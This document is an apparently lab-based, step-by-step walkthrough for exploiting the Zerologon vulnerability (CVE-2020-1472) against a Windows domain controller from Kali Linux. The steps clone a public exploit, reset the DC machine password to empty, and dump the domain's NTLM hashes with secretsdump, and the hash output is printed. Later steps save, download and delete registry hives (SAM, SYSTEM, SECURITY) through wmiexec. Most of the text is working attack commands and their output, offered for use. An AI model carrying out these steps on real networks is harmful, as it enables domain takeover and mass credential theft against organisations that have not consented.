Microsoft Windows Server "Zerologon" Netlogon Elevation of Privilege Vulnerability CVE-2020-1472)

Description

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'.

How to Use this Vulnerability.

We need to remove the existing ***impacket scripts*** first then replace it from git-hub

1. In Kali, "root" account, run ***apt update***.
2. Run ***apt remove --purge impacket-scripts python3-impacket***

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# apt remove --purge impacket-scripts python3-impacket
```

3. We need to run ***apt autoremove*** also to remove other exist files.

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# apt autoremove
```

4. Next, install "***python3-pip", "python-pip" and "python pyfiglet"***

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# apt install python3-pip
```

5. Install ***"python-pip"***

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# apt install python-pip
```


6. Then ***"python pyfiglet"***

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# pip3 install pyfiglet
```

7. Then go to ***/opt folder.***

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# cd /opt

┌──(root💀kali)-[/opt]
└─#
```

8. Open web browser then search **CVE-2020-1472** exploit: https://github.com/VoidSec/CVE-2020-1472



9. Go back to Kali and clone the exploit

```
File  Actions  Edit  View  Help

┌──(root💀kali)-[/opt]
└─# git clone https://github.com/VoidSec/CVE-2020-1472.git
```

10. Copy and Clone also **Dnspython2**: https://github.com/rthalley/dnspython

```
File  Actions  Edit  View  Help

┌──(root💀kali)-[/opt]
└─# git clone https://github.com/rthalley/dnspython.git
```

11. Lastly clone **Impacket**: https://github.com/SecureAuthCorp/imp...

```
File  Actions  Edit  View  Help

┌──(root💀kali)-[/opt]
└─# git clone https://github.com/SecureAuthCorp/impacket.git
```

12. Now go to dnspyhton folder and setup it.

```
File  Actions  Edit  View  Help

┌──(root💀kali)-[/opt]
└─# cd dnspython

┌──(root💀kali)-[/opt/dnspython]
└─# python3 setup.py install
```

13. Go to CVE-2020-1472 folder and install necessary requirements.

```
┌──(root💀kali)-[/opt/dnspython]
└─# cd ../CVE-2020-1472

┌──(root💀kali)-[/opt/CVE-2020-1472]
└─# pip3 install -r requirements.txt
```

14. Finally, go to *impacket folder* then install *pip3.*

```
┌──(root💀kali)-[/opt/CVE-2020-1472]
└─# cd ../impacket

┌──(root💀kali)-[/opt/impacket]
└─# pip3 install .
```


15. Now we are going to use now. Go to ***cd /opt/CVE-2020-1472*** and run this command.

```
┌──(root💀kali)-[/opt/CVE-2020-1472]
└─# python3 cve-2020-1472-exploit.py -n HYDRA-DC -t 10.0.2.15

Checker & Exploit by VoidSec

Performing authentication attempts...
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................
[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the Zerologon vulnerability? [N]/y
y
[+] Success: Zerologon Exploit completed! DC's account password has been set to an empty string.

┌──(root💀kali)-[/opt/CVE-2020-1472]
└─#
```

16. Now the Zerologon exploit already completed, we are going to run secretdump.py

```
┌──(root💀kali)-[/opt/CVE-2020-1472]
└─# secretsdump.py -no-pass -just-dc MARVEL.local/HYDRA-DC\$@10.0.2.15
Impacket v0.9.23.dev1+20210430.172829.91902eaf - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3f75a0dedb9c39699b1b794409cc9066:::
MARVEL.local\fcastle:1104:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd6386fa9c7:::
MARVEL.local\tstark:1105:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd6386fa9c7:::
MARVEL.local\pparker:1106:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
MARVEL.local\SQLService:1107:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

17. We are now finished dumping the ***Domain Credentials***. Copy the ***Administrator*** password hash.



18. After you have that, wmiexec.py to the target DC with a credential from the secretsdump and do the ff. then you can able to create or ADD a domain account to the Domain Controller.
    reg save HKLM\SYSTEM system.save
    reg save HKLM\SAM sam.save
    reg save HKLM\SECURITY security.save
    get system.save
    get sam.save
    get security.save
    del /f system.save
    del /f sam.save
    del /f security.save
19. Dumping Local SAM hashes "***secretsdump.py -sam sam.save -system system.save -security security.save LOCAL"***
20. You can then re-install that original machine account hash to the domain by "***python3 reinstall_original_pw.py DC_NETBIOS_NAME DC_IP_ADDR ORIG_NT_HASH"***
    NOTE: **Reinstalling the original hash is necessary for the DC to continue to operate normally**.